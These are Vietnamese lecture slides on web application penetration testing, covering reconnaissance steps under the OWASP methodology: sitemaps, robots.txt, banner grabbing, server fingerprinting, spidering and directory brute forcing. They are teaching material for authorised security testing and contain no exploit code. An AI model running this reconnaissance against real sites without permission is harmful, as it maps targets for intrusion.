

Đánh giá & Kiểm định an toàn hệ thống thông tin

Web Application
Pentesting Methodology

Thông tin giảng viên

TS. Lại Minh Tuấn

(Khoa ATTT – Học viện Kỹ thuật mật mã)

- Điện thoại: 0907-69-60-66
- Email: lmantuan.1989@gmail.com



1

Tổng quan

2

Quy trình thực hiện

1

Tổng quan

2

Quy trình thực hiện

Web Application Pentesting

□Kiểm thử ứng dụng web:

- Tìm kiếm các điểm yếu bảo mật, các lỗi kỹ thuật, các lỗ hổng có thể tồn tại trong ứng dụng web
- Thực hiện các phân tích chủ động bằng cách mô phỏng các tấn công có thể lên ứng dụng web
- Trong quá trình kiểm thử ứng dụng web, pentester cố gắng tìm và khai thác các lỗ hổng bảo mật để xác định các thông tin có thể truy cập

Web Application Security Frame

❑ Các vấn đề chính để đảm bảo an toàn ứng dụng web:

- Input Validation
- Authentication & Authorization
- Session Management
- Cryptography
- Configuration Management
- Exception Management

Quy trình thực hiện

❑ Theo OWASP Web Application Security Testing v4:

1. [Information Gathering](#)
2. [Configuration and Deployment Management Testing](#)
3. [Identity Management Testing](#)
4. [Authentication Testing](#)
5. [Authorization Testing](#)
6. [Session Management Testing](#)
7. [Input Validation Testing](#)
8. [Testing for Error Handling](#)
9. [Testing for Weak Cryptography](#)
10. [Business Logic Testing](#)
11. [Client-side Testing](#)
12. [API Testing](#)

Identify the Sitemap of Website

- ❑ Kiểm tra sitemap sử dụng các công cụ như Burp Suite để tìm kiếm các thông tin thú vị hoặc các nội dung nhạy cảm bị ẩn đi trong quá trình sử dụng bình thường

The screenshot shows the Burp Suite interface with the Site map and Contents panels. The Site map panel on the left shows a tree structure of the website, with the root URL <https://www.indeed.co.uk> highlighted. The Contents panel in the center lists various URLs and their corresponding HTTP methods. The Issues panel on the right shows a warning for 'Strict transport security not enforced'.

Site map

Filter: Hiding out of scope and not found items; hiding 4xx responses; hiding empty folders

- <http://blog.indeed.co.uk>
- <http://www.indeed.co.uk>
- <https://www.indeed.co.uk>
 - /
 - account
 - browsejobs
 - favicon.ico
 - hire
 - images
 - intl
 - jobs
 - jobtrends
 - legal
 - m
 - promo
 - publisher
 - rpc
 - s
 - salaries

Contents

Host	Method	URL
https://www.indeed.co.uk	GET	/
https://www.indeed.co.uk	GET	/favicon.ico
https://www.indeed.co.uk	GET	/images/logo.png
https://www.indeed.co.uk	GET	/rpc/log?a=hpsv&tk=1bfc1...
https://www.indeed.co.uk	GET	/rpc/precount?ctk=1bfc1...
https://www.indeed.co.uk	GET	/s/e101a0c/jobsearch-all-c...
https://www.indeed.co.uk	GET	?calert=1
https://www.indeed.co.uk	GET	/account/login
https://www.indeed.co.uk	GET	/account/login?dest=%2F
https://www.indeed.co.uk	GET	/browsejobs
https://www.indeed.co.uk	GET	/hire
https://www.indeed.co.uk	GET	/hire?hl=en&cc=GB
https://www.indeed.co.uk	GET	/intl/en/about.html
https://www.indeed.co.uk	GET	/jobs

Request **Response**

Raw Params Headers Hex

GET / HTTP/1.1
Host: www.indeed.co.uk
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: CTK=1bfc15iji16ub6vb; ctkgen=1; JSESSIONID=9EB48624400D75FAEE0CB42F324D5145.jasxB_lon-job12;

Issues

! Strict transport security not enforced

- Cacheable HTTPS response [2]
- SSL certificate
- Mixed content [2]

Advisory

! **Strict transport security**


Issue: Strict transport security
Severity: Low
Confidence: Certain
Host: <https://www.indeed.co.uk>
Path: /

Issue description

The application fails to prevent users from

Identify the Sitemap of Website

- ❑ Phần lớn các tổ chức đều sử dụng và duy trì **sitemaps** trên websites để dễ dàng cho việc tìm kiếm của search engines
- ❑ **.xml** chứa danh sách các trang được phép truy cập công khai
- ❑ Nếu không được cấu hình đúng, **sitemaps** có thể để lộ các tập tin và vị trí nhạy cảm
- ❑ Kiểm tra sự tồn tại của **sitemap.xml** (/sitemap.xml or /sitemap.xml.gz)



```
file:///www/magento2/sitemap/sitemap_luxury.xml
<?xml version="1.0" encoding="UTF-8" ?>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9"
  xmlns:content="http://www.google.com/schemas/sitemap-content/1.0"
  xmlns:image="http://www.google.com/schemas/sitemap-image/1.1">
  <url>
    <loc>http://luxury-2.mage/en-us/joust-duffle-bag.html</loc>
    <lastmod>2018-07-19T10:28:14+00:00</lastmod>
    <changefreq>daily</changefreq>
    <priority>1.0</priority>
    <image:image>
      <loc>http://luxury-2.mage/pub/media/catalog/product/cache/c9e0b0ef589f3508e5ba515cde53c5ff/m/b/mb01-blue-0.jpg</loc>
      <image:title>Joust Duffle Bag</image:title>
      <image:caption>Image</image:caption>
    </image:image>
    <PageMap xmlns="http://www.google.com/schemas/sitemap-pagemap/1.0">
      <DataObject type="thumbnail">
        <Attribute name="name" value="Joust Duffle Bag"/>
        <Attribute name="src" value="http://luxury-2.mage/pub/media/catalog/product/cache/c9e0b0ef589f3508e5ba515cde53c5ff/m/b/mb01-blue-0.jpg"/>
      </DataObject>
    </PageMap>
    <xhtml:link rel="alternate" hreflang="en" href="http://argento.mage/en/joust-duffle-bag.html"/>
    <xhtml:link rel="alternate" hreflang="fr-fr" href="http://argento.mage/fr-fr/joust-duffle-bag.html"/>
    <xhtml:link rel="alternate" hreflang="de-lu" href="http://argento.mage/de-lu/joust-duffle-bag.html"/>
    <xhtml:link rel="alternate" hreflang="en-us" href="http://luxury-2.mage/en-us/joust-duffle-bag.html"/>
    <xhtml:link rel="alternate" hreflang="x-default" href="http://argento.mage/joust-duffle-bag.html?store=lu"/>
  </url>
  <url>
    <loc>http://luxury-2.mage/en-us/strive-shoulder-pack.html</loc>
    <lastmod>2018-07-19T10:28:14+00:00</lastmod>
    <changefreq>daily</changefreq>
```

Robots.txt

- ❑ **robots.txt** chặn các trình thu thập dữ liệu khỏi 1 số URLs cụ thể trên website
- ❑ Bằng cách xem **robots.txt**, pentester có thể tìm thấy files, thư mục...mà người quản trị web muốn che dấu.
- ❑ Ví dụ: **www.targetsite.com/robots.txt**

← → ↻  www.quicksprout.com/robots.txt

```
User-agent: *
Disallow: /*/feed
Disallow: /*/trackback
Disallow: /category/
Disallow: /program/
Disallow: /wp-content/
Disallow: /trafficsystem/
Disallow: /wp-admin/
Disallow: /*?
Disallow: /*.css$
Disallow: /author/
Disallow: /*/?replytocom
Disallow: /privacy/
Disallow: /terms/
Disallow: /copyright/
Disallow: /*/users/
Disallow: /*/topic-tag/
```

← → ↻  www.nike.com/robots.txt

```
# *.nike.com robots.txt -- just crawl it.
User-agent: *
Allow: /
Disallow: /nikegolf/global/ 2.
Disallow: /nikegolf/en_US/
Disallow: /nikegolf/en_CA/
Disallow: /nikegolf/en_EU/
Disallow: /nikegolf/ko_KR/
Disallow: /nikegolf/zh_TW/
Disallow: /nikegolf/zh_CN/
Disallow: /nikegolf/mobile/
Crawl-delay: 20 3.
```

Search Engines

- ❑ Pentester có thể sử dụng search engines để tìm kiếm thông tin như công nghệ được sử dụng, thông tin cá nhân, trang đăng nhập, cấu hình, thông báo lỗi, xem các nội dung được “cached”, sử dụng dork...
- ❑ Một số search engines phổ biến: Google, Bing, Yahoo, Ask.com, AOL.com, Baidu, DuckDuckGo...

The Google logo, featuring the word "Google" in its characteristic multi-colored font.

DuckDuckGo

The Yahoo! logo, featuring the word "YAHOO!" in a purple, serif font.The Baidu logo, featuring the word "Baidu" in red and blue, with a blue paw print icon, followed by the Chinese characters "百度" in red.

Banner Grabbing

- ❑ Thực hiện gửi HTTP request tới Webserver và phân tích header của gói tin phản hồi
- ❑ Công cụ: telnet, openssl, nc, curl, wget...

```
root@kali:~# curl -s -I 192.168.0.11 ↵
HTTP/1.1 200 OK
Date: Fri, 03 Jul 2020 19:11:08 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Sun, 21 Jun 2020 19:07:07 GMT
ETag: "2aa6-5a89cd520737c"
Accept-Ranges: bytes
Content-Length: 10918
Vary: Accept-Encoding
Content-Type: text/html
```

```
root@kali:~# wget -q -S 192.168.0.11 ↵
HTTP/1.1 200 OK
Date: Fri, 03 Jul 2020 19:12:20 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Sun, 21 Jun 2020 19:07:07 GMT
ETag: "2aa6-5a89cd520737c"
Accept-Ranges: bytes
Content-Length: 10918
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
root@kali:~# █
```

Sending Malformed Request

- ❑ Các thông tin của Web servers có thể thu được bằng cách phân tích các lỗi trả về, xem các trang lỗi mặc định => gửi các yêu cầu không chính xác hoặc không đúng định dạng

```
GET / SANTA CLAUS/1.1
```

```
HTTP/1.1 400 Bad Request
Date: Fri, 06 Sep 2019 19:21:01 GMT
Server: Apache/2.4.41 (Unix)
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>
```

```
GET / SANTA CLAUS/1.1
```

```
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.17.3</center>
</body>
</html>
```

Discover Web Application Default Content

❑Xác định chức năng

- Xác định & kiểm tra các chức năng chính của ứng dụng và kiểm tra mỗi chức năng để làm gì
- Xác định & kiểm tra các cơ chế đảm bảo an toàn của ứng dụng (xác thực, quản lý phiên, kiểm soát truy cập...) và tìm kiếm các lỗ hổng bảo mật

Web Footprinting using Netcraft

❑ Sử dụng Netcraft để thu thập các thông tin cơ bản:

Background Information

- Site Title
- Site Rank
- Date first seen
- Primary Language

Hosting History

- Web Server IP address
- Web Server version
- Web Server OS

Network Information

- IP address
- IPv6 address
- Domain registrar
- Organization Address
- Host country
- Netblock Owner
- Nameserver
- DNS admin
- Reverse DNS
- Nameserver organization
- Host company

Site Technology

- Server-side
- Client-side
- Client-side Scripting Frameworks
- Content Delivery Network
- Character Encoding
- HTTP Compression

Web Footprinting using Whatweb

- ❑ Thu thập thông tin về server và ứng dụng web sử dụng Whatweb:
 - Platform, CMS platform, Webserver platform
 - Type of Script
 - IP address, Country
 - Plugins & libraries
 - Server headers, Cookies...


```
File Edit View Search Terminal Help
root@kali:~# whatweb www.facebook.com
/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': icon
v will be deprecated in the future, use String#encode instead.
http://www.facebook.com [302] Country[IRELAND][IE], IP[31.13.79.246]
, RedirectLocation[https://www.facebook.com/], UncommonHeaders[x-fb-
debug]
https://www.facebook.com/ [200] Country[IRELAND][IE], HTML5, IP[31.1
3.79.246], Meta-Refresh-Redirect[/?_fb_noscript=1], PasswordField[pa
ss,reg_passwd], Script, UncommonHeaders[strict-transport-security,
x-frame-options,x-xss-protection,x-content-type-options,x-fb-debug],
X-Frame-Options[DENY], X-XSS-Protection[0]
https://www.facebook.com/?_fb_noscript=1 [200] Cookies[noscript], Co
untry[IRELAND][IE], HTML5, IP[31.13.79.246], PasswordField[pass,reg_
passwd], Script, UncommonHeaders[strict-transport-security,x-frame
e-options,x-xss-protection,x-content-type-options,x-fb-debug], X-Fram
e-Options[DENY], X-XSS-Protection[0]
root@kali:~#
```


Manually Browse the Website URL

- ❑ Thử duyệt website để xem xét các chức năng hỗ trợ
- ❑ Tạo tài khoản trên website nếu cần để truy cập các tài nguyên bị, tính năng bị hạn chế
- ❑ Liệt kê site map & check “validity” & “accessibility”
- ❑ Kiểm tra kỹ phần mở rộng của URLs (.php, .asp, .jsp...)
- ❑ Phân tích HTML source code, kiểm tra các “links” và “image tags” bởi nó có thể chứa các thông tin về file system, directory structure bên trong ứng dụng web


Identify Server-Side Technologies

- ❑ Phân tích **HTTP Response Header** từ server sử dụng công cụ như Burp Suite
- ❑ Phân tích **HTTP Request Header**
 - Các header trả về từ **HEAD** or **OPTION** request thường chứa **SERVER**: thông tin như web server software version, scripting environment, OS...
 - Công cụ như Telnet, Burpsuite, Firebug, IEWatch, Tamper Data



Identify Server-Side Technologies

❑ Phân tích **source** page, URLs, extensions



<i>Technology</i>	<i>Extension</i>	<i>Server Platform</i>
Perl CGI script	.pl	Unix
Active Server Pages	.asp	Microsoft IIS
ASP+	.aspx	Microsoft .NET
PHP script	.php	Apache
ColdFusion	.cfm	Microsoft IIS
Java Server Page	.jsp	Various platform
Java Struts	.do	Various platform

Identify Server-Side Technologies

❑ Phân tích **Cookies**


Server	Cookie
Apache	Apache=202.86.136.115.308631021850797729
IIS	ASPSESSIONIDGGQGGCVC=KELHFOFDIHOIPLHJEBECNDME
ATG Dynamo	JSESSIONID=H4TQ0BVCTCDNZQFIAE0SFFOAVAUIIVO
IBMNet.Data	SESSION_ID=307823,wFXBDMkiwgAnRyij+iK1fg87gsw8e/ TUDq2n4VZKc+UyjEZq
ColdFusion	CFID=573208, CFTOKEN=86241965
Java	JSESSIONID
ASP.NET	ASP.NET_SessionId
PHP	PHPSESSID -

Request

```
Raw Params Headers Hex
OPTIONS / HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:33.0) Gecko/20100101
Firefox/33.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: 
Cookie: ASP.NET SessionId=Imp54xurmow5sgruthvuhg45
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 367
```

Identify Server-Side Technologies

❑Kiểm tra thông báo từ error page



← → ↻ localhost:54543/Default.aspx ☆ 📧 ☰

Server Error in '/' Application.

Parser Error

Description: An error occurred during the parsing of a resource required to service this request. Please review the following specific parse error details and modify your source file appropriately.

Parser Error Message: Could not load type 'AcpServiceNS.Default'.

Source Error:

```
Line 1: <%@ Page Language="C#" AutoEventWireup="true" CodeBehind="Default.aspx.cs" Inherits="AcpServiceNS.Default" %>
Line 2: <%@ Register Assembly="AjaxControlToolkit" Namespace="AjaxControlToolkit" TagPrefix="ajax" %>
Line 3: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitio
```

Source File: /Default.aspx **Line:** 1

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.0.30319.18034

Identify Server-Side Technologies

❑ Sử dụng <https://builtwith.com/> để kiểm tra website đang sử dụng công nghệ gì

builtwith.com/actvn.edu.vn

SPF
SPF Usage Statistics · Download List of All Websites using SPF
The Sender Policy Framework is an open standard specifying a technical method to prevent sender address forgery.

Office 365 Mail
Office 365 Mail Usage Statistics · Download List of All Websites using Office 365 Mail
Email sent from this domain has records showing Office 365 usage.
Business Email Hosting

Microsoft Exchange Online
Microsoft Exchange Online Usage Statistics · Download List of All Websites using Microsoft Exchange Online
A rich hosted Exchange environment for every user without having to manage a server.
Business Email Hosting

Web Hosting Providers
View Global Trends
FPT Telecom
FPT Telecom Usage Statistics · Download List of All Websites using FPT Telecom
Vietnam telecoms company.

Web Servers
View Global Trends
IIS
IIS Usage Statistics · Download List of All Websites using IIS
This website is running on a Microsoft IIS Server solution.
IIS 10

Perform Web Spidering

- ❑ Web spiders tự động len lỏi và truy cập vào từng trang, từng liên kết, tải xuống và index toàn bộ content có trên trang của website
- ❑ Công cụ: BurpSuite, OWASP Zed Attack Proxy, WebScarab...

The screenshot displays the Burp Suite Community Edition v1.7.35 interface. The main window is divided into several panes. On the left, the 'Crawler Settings' pane is active, showing options for 'Check robots.txt', 'Detect custom "not found" responses', 'Ignore links to non-text content', 'Request the root of all directories', and 'Make a non-parameterized request to each dynamic page'. Below these are settings for 'Maximum link depth' (5) and 'Maximum parameterized requests per URL' (50). The 'Passive Spidering' pane is also visible, with options for 'Passively spider as you browse' and 'Link depth to associate with Proxy requests' (0). The 'Form Submission' pane is partially visible at the bottom left, showing settings for 'Individuate forms by' and 'Automatically submit'. The main pane on the right shows the 'Site map' and a list of discovered URLs. A context menu is open over the URL 'http://testphp.vulnweb.com/', offering options such as 'Remove from scope', 'Spider this host', 'Actively scan this host', 'Passively scan this host', 'Engagement tools [Pro version only]', 'Compare site maps', 'Expand branch', 'Expand requested items', 'Delete host', 'Copy URLs in this host', 'Copy links in this host', 'Save selected items', 'Show new site map window', and 'Site map help'. The background of the main pane shows a table of discovered items with columns for Host, Method, URL, Params, Status, Length, MIME type, and Title. The table lists various URLs, including 'http://blog.mindedsecurity.com', 'http://download.macromedia.com', 'http://testphp.vulnweb.com', 'http://www.acunetix.com', 'http://www.ecle.com', 'http://www.madbyte.com', and 'http://www.w3.org'. The 'Spider this host' option is highlighted in the context menu.

Crawler Settings

These settings control the way the Spider crawls for basic web content.

- ☒ Check robots.txt
- ☒ Detect custom "not found" responses
- ☒ Ignore links to non-text content
- ☒ Request the root of all directories
- ☒ Make a non-parameterized request to each dynamic page

Maximum link depth: 5

Maximum parameterized requests per URL: 50

Passive Spidering

Passive spidering monitors traffic through Burp Proxy to update the site map without making any new requests.

- ☒ Passively spider as you browse

Link depth to associate with Proxy requests: 0

Form Submission

These settings control whether and how the Spider submits HTML forms.

Individuate forms by: Action URL, method and fields

- ☐ Don't submit form
- ☐ Prompt for guidance
- ☒ Automatically submit

Field values:

Enabled	Match type	Field name	Field value
<input checked="" type="checkbox"/>	Regex	mail	winter@example.com
<input checked="" type="checkbox"/>	Regex	first	Peter
<input checked="" type="checkbox"/>	Regex	last	Winter
<input checked="" type="checkbox"/>	Regex	surname	Winter
<input checked="" type="checkbox"/>	Regex	name	Peter Winter
<input checked="" type="checkbox"/>	Regex	comp	Winter Consulting
<input checked="" type="checkbox"/>	Regex	addr	1 Main Street

☒ Set unmatched fields to: 555-555-0199@example.com

Site map

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title
http://blog.mindedsecurity.com	GET	/product.php?		200	5777	HTML	picture details
http://download.macromedia.com	GET	/product.php?		200	5706	HTML	picture details
http://testphp.vulnweb.com	GET	/product.php?		200	5778	HTML	picture details
http://www.acunetix.com	GET	/product.php?		200	5058	HTML	picture details
http://www.ecle.com	GET	/product.php?		200	4049	HTML	search
http://www.madbyte.com	GET	/product.php?		200	4110	HTML	search
http://www.w3.org	GET	/product.php?		200	182		
http://www.w3.org	GET	/product.php?		200	599	HTML	add new user
http://www.w3.org	GET	/product.php?		200	183		
http://www.w3.org	GET	/product.php?		200	5368	HTML	signup
http://www.w3.org	GET	/product.php?		302	221	text	

www.hackingarticles.in

Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)

Crawl a Website

- ❑ Trình thu thập thông tin web (Web crawler) được sử dụng để tìm kiếm các files, directories
 - ❑ Crawling được thực hiện nhằm:
 - Tìm kiếm các tập tin, đường dẫn, thư mục nhạy cảm
 - Tải toàn bộ website về local để điều tra, sử dụng
- Công cụ: Cyotek WebCopy, HTTrack, Scraper, Octoparse, 80legs, Screaming Frog




Directory Brute Forcing

- ❑ Thực hiện tấn công vét cạn để tìm kiếm các thông tin về thư mục, tập tin, kiến trúc của website
- ❑ Công cụ: DIRB, Dirbuster, Wfuzz, Metasploit, Dirsearch, W3brute...

